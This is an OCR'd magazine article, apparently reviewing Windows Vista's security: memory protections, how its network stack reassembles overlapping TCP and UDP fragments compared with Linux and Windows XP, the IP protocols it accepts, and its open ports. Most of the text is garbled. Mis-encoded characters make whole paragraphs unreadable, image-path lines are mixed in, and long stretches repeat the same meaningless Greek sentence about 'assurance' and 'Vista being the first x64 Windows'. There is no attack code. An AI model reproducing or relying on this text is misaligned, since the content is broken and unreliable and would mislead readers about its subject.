
Τ άνοααί εα οαεάνι τ αδαχί τ νοε τ αδαοί αα τ α Άενοο τ τ ααοαί τ τ ααχί τ τ αοαεού τ . Εαε αοαοί ο τ αν άνοο αΟαί δ — τ αδαοί εεου εεε τ α τ αδαοί εεου. Οαεεα δαοαί εγ τ δετ ει άποný τ α αΟνι ετ τ ετ οί τ δαοεαί τ τ οοτ ατ ε τ α τ αί ε, α τ α τ αν. Τ ετ ααεάτ τ τ ού τ αδαοί αα τ α Άενοο α εηοτ δε-άηετ ε τ αδνι εεοεαα τ τ ααοαί τ τ τ -ααεαί α. Τ οί εααο τ τ αναι τ ατ τ τ ατ αδαί ατ ε, ε Microsoft τ δαεδαοεο τ τ αααδθεο XP (τ τ αααδθεα w2k αΟα τ α τ δαεδαΟατ α, τ τ εααεέυτ οί τ τ οβαί αα οαα τ α ατ -αΟου), τ τ γαγony τ οί αδαί τ ο ε τ ατ οααί αατ εα, οααί -οατ οεα οτ εφει τ α Άενοα, α τ αι α Άενοα τ εαεαοny τ δααοδατ τ αεαί τ τ ε τ α τ εεεετ τ αο ετ τ τ τ οραδαο.

Τ ο τ τ ααί εεοου τ αογί οου τ αδαοί α τ α Άενοο, τ τ τ οααί οαδαοεου αατ τ α α τ εεαο. Τ οί τ οαί εα ε τ αι τ ε Άενοα οί τ οΟούα τ τ ατ εδαοί τ τ ατ γέτ τ τ οί τ τ -οο εηνεααί αατ εε: τ ο αανί εποτ τ ε τ ατ δεγχι ε ατ αε-εατ εγ αΟαδαου γαοί ε ηεδαηοεου αατ τ w2k, τ τ εο-


+εα τ τ αδαοετ τ τ οτ τ ηενοαί ο τ αι εετ α-οου, α τ οί οαη-ηα τ ηοΟαηοεαετ εγ ετ οί οί ε τ οΟούο τ ατ αεααί τ τ δατ αεγ ααε ααί τ τ ε-αηεεε εεε, ηεΟαατ οεεny τ α τ ααεεúneeι ετ οαδ-οαεήτ τ , ε τ τ ηεα εεοαί ετ ε αα-τ δαηηεε αΟηαε τ α ετ ατ ο, αδαί ε-αΟουτ η ηοεε-ατ τ . Εαε ηοΟατ τ τ α τ εδ, α ετ οτ οί τ τ δεοτ εοony αεου, τ τ ... τ ατ αναι τ τ τ τ ογαεο.

→ +οτ εεηοα τ ατ ατ οτ εαδ. Microsoft δαεεεαεέυτ τ τ οετ ετ οοτ ααεα γαοί, τ ατ αετ ατ εέουαγ +αηοú οεο-οαί εε τ οτ τ ηεony ε τ τ ατ τ οτ οαηητ οτ οί τ α-οετ ατ (ααογ ααοτ οα τ οτ οαηητ οτ τ α η-αο) ε τ ατ α-αεαδο οαεεα τ τ εεα+εε (τ δε τ οτ ατ εο οατ αο τ α τ ατ τ οηητ τ τ ετ αοú τ τ ηεαε-εα τ οτ ηοτ ητ αοτ τ , ετ αγ αναατ εεοú 512 τ ααεο τ α W2K, τ ο τ αα τ τ αετ τ τ τ ετ τ ηοú τ οεατ οúny). Τ ηοαεέυτ οα τ οατ ετ οτ τ τ -οετ ετ αοεε τ οτ γαεγπο ηαγ εεοú τ δε οααί οα η τ δε-ετ αετ εγ τ ε, αεατ οί ε ατ τ ατ γοε, εεε ετ οατ ηεατ τ τ αεηετ ατ τ αατ αα/αΟατ αα, +οτ οετ ε-τ τ αεγ ηαδαο-οτ α ε ητ αναι τ αδετ ε-τ τ αεγ οαατ +εο ηοατ οεε. Τ τ ααεα γοτ ο αΟεαδΟου «ηετ τ τ ατ ηεοτ αατ » οτ οτ τ τ α-τ ε, τ τ οτ αααί τ οί ε οηεεατ τ τ ε τ αΟεοτ ε δααηοδα ε Οαεετ ατ ε ηεηοαί τ ο οοτ τ ατ τ ατ εοεηυ: οδαοοoony ητ αοεαεέυτ τ α τ ατ οαατ αατ εα, ετ α-αεεέυτ δαηη-ε-οαί τ τ α τ α οαεεα ετ ααααοαεúηοαα ε τ δετ ατ γτ οά-αηγ εηεετ +εοαεέυτ τ α τ τ οί τ οηαδαο, εαε τ δα-αεετ, τ αúααετ ατ τ οα α εεαηοαδΟ (τ τ αδτ ατ τ ηοε τ τ αετ τ τ αεοε α τ Οεοεαεέυτ τ ε τ ατ ατ οαεεε τ ο MS: download.microsoft.com/download/f/0/5/f05a42ce-575b-4c60-82d6-208d3754b2d6/MemoryManagerInWindows.ppt).

Τ τ ααδο γαδα Microsoft ατ αοτ τ τ τ αεεα τ τ τ αε-ηοαί τ τ αΟο ηεοαε, α οί τ +εηεα ε αεοαί ετ τ ατ α-αεηοτ οτ τ τ αετ τ οτ δααί τ εηοαί τ εαοοτ οτ ο .NET (τ δααηοαεγτ ούτ τ τ ηοοε οτ ο αε ηαι οε Visual Basic, οτ εέυετ α αδοαί τ τ αεε-εε) ε «αγοτ αετ ατ ε-α-ηεεε» ετ οαδ-οαεη η εο-αε ητ αογ-ο-οαεοτ α, τ τ αε-δατ οεο τ τ αδαοεατ οτ τ τ ατ γοε ε τ οτ οαηητ οτ οα οαεδΟ α τ αετ τ ααοτ οο ετ εε-αηοααο. Οτ άηοú, ατ ά-ηοτ τ ααΟατ τ τ ατ οηετ δατ εγ, τ ο τ τ εο-ει ετ τ εδαο-τ οα οτ οί τ τ α. Εαατ τ , Οεα η τ αε, η τ οτ ετ ατ εεοαεέυτ τ ηοú. Microsoft οαα τ δεο-εεα τ αν, +οτ εααεαγ τ τ ηεααοτ-Οαγ ααδηey Windows οαατ οααο τ αεαί τ αα τ δαα-αοΟαε ε οδααοαο τ ατ τ ατ εαί εαα τ τ οτ τ ατ αεεα-τ α. Τ ητ ατ τ α εδαατ Άενοú — γοτ αατ τ τ ανι τ ηοú, οτ -τ αα — τ τ ετ τ α τ ηοηοηοαεα οαετ ατ ε. Οτ δε εεέυτ τ , δατ οαατ ο-εεε τ δααί δετ γεε οαεΟε ετ τ τ εαεη «τ οτ -οεατ οατ ετ αΟο» τ αδ (οτ άηοú τ αδ, τ ατ δααεαί τ οο τ οτ οεα οαο, εοτ α οατ εα): οατ ατ τ ετ αοετ ααδαητ τ ατ τ οτ ηοδατ ηοαα, ετ τ οδτ εú οαετ ηοτ τ ηοε ηεοαααί οο ηοδσοεοδ αετ ατ ε-αηετ ε τ ατ γοε η οε-οδτ αετ ε τ α-αε-αηεετ ηετ ατ τ τ XOR, ετ τ εγ-οετ τ οεαατ ε ηαη-ηεε τ ο τ τ εχτ ααοαεúηεο τ δεετ αετ εε, τ τ τ εαατ εα οδτ ατ γ τ δεαεεαεε τ αετ οτ οοο ηααααΟο ηαδαηετ α ε ο.α., ε ο.τ. (τ τ ετ οε τ δαα-ατ ú ητ ααδθεοny α τ Οε-οεαεέυτ τ τ ατ εοτ ατ οα: <http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kernel-en.doc>). Τ τ , ατ -τ αδαοú, ανα γοτ οαα τ αααί τ αΟ-ετ δααεετ αατ τ ηοτ οτ τ τ ετ ε δατ οαατ ο-εεαί ε α οτ τ αε τ αΟεοτ τ τ ετ τ τ εεαηα BufferShield (τ τ -αδτ ατ αα τ ετ οτ οτ τ τ τ αετ τ τ οτ -εοαοú α ηοαοúα «τ α-οαί τ ετ ατ εα αοΟαδα τ α ηεηοαί αο η τ αεητ τ ετ γα-τ οί ηοαετ τ τ », εαααΟαε τ α τ οΟού-ετ τ τ ftp), οτ εέ-ετ οαί αδú τ τ εχτ ααδαεú τ τ εο-ααο α-la BufferShield α τ ατ τ ε ετ οτ αεα η Windows αατ ατ τ τ αετ τ ηοε αατ τ δεετ -ατ εγ (ααεα αηεε τ τ ατ ο τ α Οεα τ α τ οααί), α, ατ -αοτ οοú (ε γοτ ηαι τ α ααετ τ ατ), δατ οαατ ο-εεε τ τ οτ οτ τ εεε ηοαδΟε ηαοααί ε ηοαε, τ αδαί εηαα αατ η τ οέγ, ε τ αετ οατ ηο τ ααο, ηετ εέυετ τ τ αΟο τ οεαί ε ατ τ οηοεεε τ δε γοτ τ . Ετ οτ τ δαοέγ Symantec τ οτ ααεα ηαι α ητ ά-ηοααί τ τ α δαηηεαατ αατ εα (τ ο-αο τ τ αετ τ τ αεοε τ α



Τ εαδοτ οί α .Net, τ αογί οαγ τ α γαοί



Αρχιτεκτονική για 32-βιτ συστήματα και 64-βιτ επεξεργαστές

www.symantec.com/avcenter/reference/ATR-VistaAttackSurface.pdf), η διασφάλιση ότι οι αρχιτεκτονικές είναι ασφαλείς και οι διαδικασίες είναι σωστές. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Η αρχιτεκτονική για 32-βιτ συστήματα και 64-βιτ επεξεργαστές είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Ο αρχιτεκτονικός σχεδιασμός είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Η αρχιτεκτονική για 32-βιτ συστήματα και 64-βιτ επεξεργαστές είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

→ **vista x86-64 — nightmare edition.** Η 64-βιτ αρχιτεκτονική για 32-βιτ συστήματα και 64-βιτ επεξεργαστές είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Από την αρχιτεκτονική για 32-βιτ συστήματα και 64-βιτ επεξεργαστές είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Η αρχιτεκτονική για 32-βιτ συστήματα και 64-βιτ επεξεργαστές είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

ΤΗΝ ΤΗ ΑΙ Ο Α
ΑΤ ΝΟΤ Τ ΔΕΤ Α Χ Α Ο Α Ε Υ Ι Τ Ν Ο Ε
Α Ε Ν Ο Υ

01
Χ Α Α Ο Θ Α Ι Γ Ο Α Θ Δ Α Τ Α Α Ι Ε Β
Ε Τ Α Ι Θ Ο Α Τ Α Α Ι Ε Ρ :

02
Τ Τ Θ Ε Ι Ε Χ Α Ο Ε Β Ο Α Ε Ε Α Τ Τ Α Ε Α Χ Ε Ε
(Γ Α Ν Ε Ν Ο Α Ι Α Ο , Ν Θ Δ Α Α Α Ρ Ο Ε Θ
Γ Α Α Τ Ν Ο Α Ο Ε Τ Ι Τ Α Ι Β Θ Ε) ;

03
Τ Τ Θ Ε Ι Ε Χ Α Ο Ε Β Τ Τ Α
Ι Τ Τ Α Τ Ι Θ Τ Ο Α Ν Ν Ι Θ Ι Ο Α Ν Ε Ν Ο Α Ι Ο
(Τ Θ 2 - Β Α Α Δ Ι Ο Θ Ο Ι Ε Α Ο Θ Α) ;

04
Ι Α Ι Ο Θ Α Β Α Α Δ Τ Β Ο Ι Τ Ν Ο Υ Τ Τ Ο Α Δ Ε
Α Α Ι Γ Ο Θ Α Ν Ε Ο Χ Α Α Ν Α Τ Α Α Ε Ε Ε
Τ Θ Ε Ε Ρ Χ Α Ι Ε Β Τ Ε Ο Α Ι Ε Β ;

05
Γ Τ Α Ο Ε Τ Τ Ε Υ Χ Τ Α Α Ο Α Ε Υ Ν Ε Ε Ε
Ε Ι Θ Α Θ Ο Α Ε Ν Ν Ε Ο Χ Α Ε Ν Ι Α Ο Υ Ο Θ Α Ε Ο Τ Α ,
Θ Α Α Ε Ε Χ Τ Α Α Ι Γ Ο Ε Γ Α . N E T ' Α ;

06
Τ Ο Θ Ο Ε Ι Ο Α Ο Τ Θ Ι Τ Χ Α Ε Τ Τ Ο Α Δ Β
Τ Θ Τ Ε Χ Α Τ Α Ε Ο Α Ε Υ Ι Τ Ν Ο Ε Α Ν Ε Α Α Ν Ο Α Ε Α
Α Α Ο Θ Τ Θ Α Α Ο Α Ο Υ Ο Ε Θ Ι Ο Ι Ε Ο Τ Α ;

07
Τ Α Δ Α Τ Ε Ν Α Τ Γ Ο Ε Ν Γ Ο Ε Β Ν Α Ο Α Α Τ Ε
Ν Ο Α Ε Ν Τ Α Α Δ Α Ε Θ Ε Ο Χ Ο Α Ο Θ ,
Α Α Ε Α Ρ Ο Ε Θ Α Ε Ν Θ Ο Γ Α Α Α Χ Τ Ι Α Ν Ι Τ Ε ;


08
Τ Τ Α Α Α Δ Α Ε Α Γ Τ Α Τ Α Τ Α Ε Α Ε Α Χ Α
(Α Χ Α Ν Ο Ι Τ Ν Ο Ε : A C P I 2 . 0 , P C I E X P R E S S ,
H Y B R I D - Γ Τ Ν Ε Ο Α Ε Α Ε Ε Θ . Α .) ;

09
Τ Τ Α Α Α Δ Α Ε Α Ν Ο Α Δ Τ Α Τ Α Ε Α Ε Α Χ Α
Ε Τ Θ Τ Α Δ Α Ι Γ Τ Τ Α Τ Τ Α Α Ν Ι Α Χ Α Ι Ε Β
Χ Γ Α Χ Ε Ο Α Ε Υ Ι Τ Ο Ο Ο Α Θ Α Γ Α .

Ο αρχιτεκτονικός σχεδιασμός είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Ο αρχιτεκτονικός σχεδιασμός είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται. Η διασφάλιση είναι η διαδικασία που ελέγχει τα δεδομένα που εισέρχονται στο σύστημα και τα εξέρχονται.

Εάν έχετε κάποιο πρόβλημα, μπορείτε να επικοινωνήσετε με την ομάδα υποστήριξης της Microsoft.



Το αέριό «aero» της Vista, η οθόνη «aero», η οθόνη «aero», η οθόνη «aero»


ο υπολογιστής, η διασύνδεση με το δίκτυο και η διασύνδεση με το δίκτυο. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64.

Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64.

Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64.

Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64.

Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64. Η Vista είναι η πρώτη έκδοση του Windows που υποστηρίζει την αρχιτεκτονική x64.



Αρχιτεκτονική της Vista 32-bit

Segment #1	2222
Segment #2	5555
Segment #3	6666
Segment #4	4444
Segment #5	0000
Segment #6	3333
Segment #7	1111

Ethereal	111133335555
Linux RedHat8	11112233445566
Windows 2000	11112244445566
Windows XP	11112244445566
Windows Vista	11222244555566

Δαχρόευοαο νάι δέε TCP-ί αέαοα νί τ άδαέδύααp uει ény óδαιί άί óαι é í α δαçέε-í ó ó τί τ άδαοεί í í ó ó νένοαι άο

Άί ο τ οαé αά é çáánu. Νάοαί é νοαé Άενοú αέéπ-αάο á νάý νεάάοp uεά í δí δí éí éú: ICMP, IGMP, IPV4, IPV6, ICMPV6, TCP, UDP, IP6, GRE, ESP, AH, 43, 44, 249, 251. Í τ όύαοένú á RFC, εάαεί óαάέοú-ny, +óí άί άδáy í τ éí áεί á í δí δí éí éí á í á í óáí á í á óí éúéí δαάí +εί νοάí óéýí, í í é νάδαάδαι, á í í í-αεά éç í éó áαά í á éí άpο νί άνοάί í í άí éí άí é, í ά-δáy é-εάáynu óí éúéí í í í άδí. Á +ánoí í noé, í δí δí-éí éú 43 é 44 í óά+ápo çá í άδóδóεçáοép é óδái-í άí óαδép á IPV6. Í δε-áí á δαí í éó áάοαó í τ í nuééá í óní δα í τ 43 í δí δí éí éó áái áεéá Άενοú á αέοάí éop çááóí +εαí noú, άδáy é-áúóp ν ήνοέαί í, í τ +άδác í áεί óí δí á áδái ý í í á, éαé í é á +áí í á áúααεί, άí çáδáçúαεánu é í άδái óεά νάοάαó çáí δí νί á. Á άí ο í óní δ, í άδái á í úé í τ 44 í δí δí éí éó, í άδó-øεάé νένοαι ó á άí éοάí é ýδóáí νί άδóε. Νάé-áñ ýóí óαá éní δααεί í, í í áεçáánoí í, νεί éúéí á úá í óεáí é δάáéçáοéé í δάánoí éο í άí άδóαéδú.

Αεάí δεοί νάí δέε IP-ί αέαοί á éçí άí ény á óάάóp νόí δí í ó, é +ánoé-í í τ άδái éδύααp uεány í áεάóú óáí áδú ááçáεάí νόí í τ óάδáy áúáápoñý éáé í áááóí úá, í τ δí +í úá é άí í áúá í άάí νόí éí úá noúá-

νοάí ááí éý (í τ áναé áεάéí í noé, í δí άδái í énoái éáí ú áúéí óí τ όαóú éεάáéáóóó, άí ó í í é «νδáçáéé óáéú»). Éñééπ-áí éá νί νάάéýáó νεοόáóéý, éí ááá ááá í áεάóá τ άδái éδύααp ué í á 100%, — óí ááá í óá-δái nuáááóny í τ νεάáí éé í áεάó á í τ éúçó í άδái άí, óí-óý LINUX-νένοαι ú í τ νόóí άpο ν όí +í í nóup άí í άí-áí óí ó. Άí τ áúá áá άí άí óý, í δí áεάí νί νάí δέí é í ά-δái éδύααp uεóny í áεάóí á ó áñoó νένοαι óááóááó, é éáááy éç í éó éí ááó νάí é í νί ááí í τ noé, á δáçóéú-óáóá +άáí τ δέí ýóúá ááí í úá éñεάáápoñý άí í áóçí á-áááí í noé ééé í áεάó í á νί áεδái áóny άí τ áúá! Δεño-í í é, í δεάáááí í úé í éáá, í τ éáçúáááó í τ δýáí é νάí δέε UDP-ί áεάóá, νί nóí ýúááí éç í άñéí éúééó í ά-δái éδύααp uεóny óδái άí óí á. Éáé áεáí τ, Άενοá í éáçúáááóny ááéáéí í á í á áúní óá.

→ **Í τ áóá TCP-/UDP-Í τ όóú.** Í τ όí áεúí úé éééáí-óñééé óçáé άí τ áúá í á άí éááí νί áάδái úó í éεáééó í δέδúóúó TCP-/UDP-ί τ όóí á! Í í áááé í τ áεάó í á í á-δái ááóúááóú ICMP-νί τ áúáí éý, á +ánoí í noé, éáí í δí-ááóú echo-çáí δí nu (í á +áí í νί í άáí ping) é í á í óí-δái éýóú óáááí éáí éé í «éáçí é» í áεάóá ν «í δí νδí-+áí í úí » TTL (í á +áí í νί í ááí á δái óá óéééóú

Fragment #1	4444444466666666
Fragment #2	6666666666666666\n
Fragment #3	4444444444444444
Fragment #4	4444444444444444
Fragment #5	33333333
Fragment #6	hhhhhhhh1111111111111111

Ethereal	111111111111111111113333333344444444444444446666666666666666
Linux RedHat8	1111111111111111111133333333444444444444444444446666666666666666
Windows XP	111111111111111111113333333344444444444444446666666666666666
Windows Vista	no data received

Δαχρόευοαο νάí δέε UDP-ί αέαοα νί τ άδαέδύααp uει ény óδαιί άί óαι é í á δαçí úóí τί άδαοεί í í ó ó νένοαι άο

tracert), óí óý áñá ýóí ν-εάάóny áóóí úí óí í í í é νί ç-áááó áí éúçá í δí áéáí, +áí δάóááó.

Í áéé-εά í δέδúóúó í τ όóí á óεáçúáááó í á í δε-νóónoáéá νάδái óí úó νεόαéá, í άñεóáéááp uεó óáá-éáí í úó éééáí óí á. Éáááy óáéáy νεόαéáá — í τ όáí-óéáéúí úé énoí +í éé áúó, í άδái í éí ýp uεóny áóóá-óí á é í óí +éó éáçááé, +άδác éí óí óúá í óí νá+εááp-ny +άδái, á άí éí νάóóp uεá óáéáóú ááδóó éí í í úp-óáó í á ááí δááé.

Άí ο í άí τ éí úé νί éní é í τ όóí á, í δέδúáááí úó νένοαι í é á éí í óéáóδái ééé í τ óí í é-áí ép:

- IPV6 UDP;
- MS-RPC (135);
- NTP (123);
- SMB (445);
- ISAKMP (500);
- UPNP (1900);
- WEB SERVICES DISCOVERY (3702);
- WINDOWS COLLABORATION (54745);
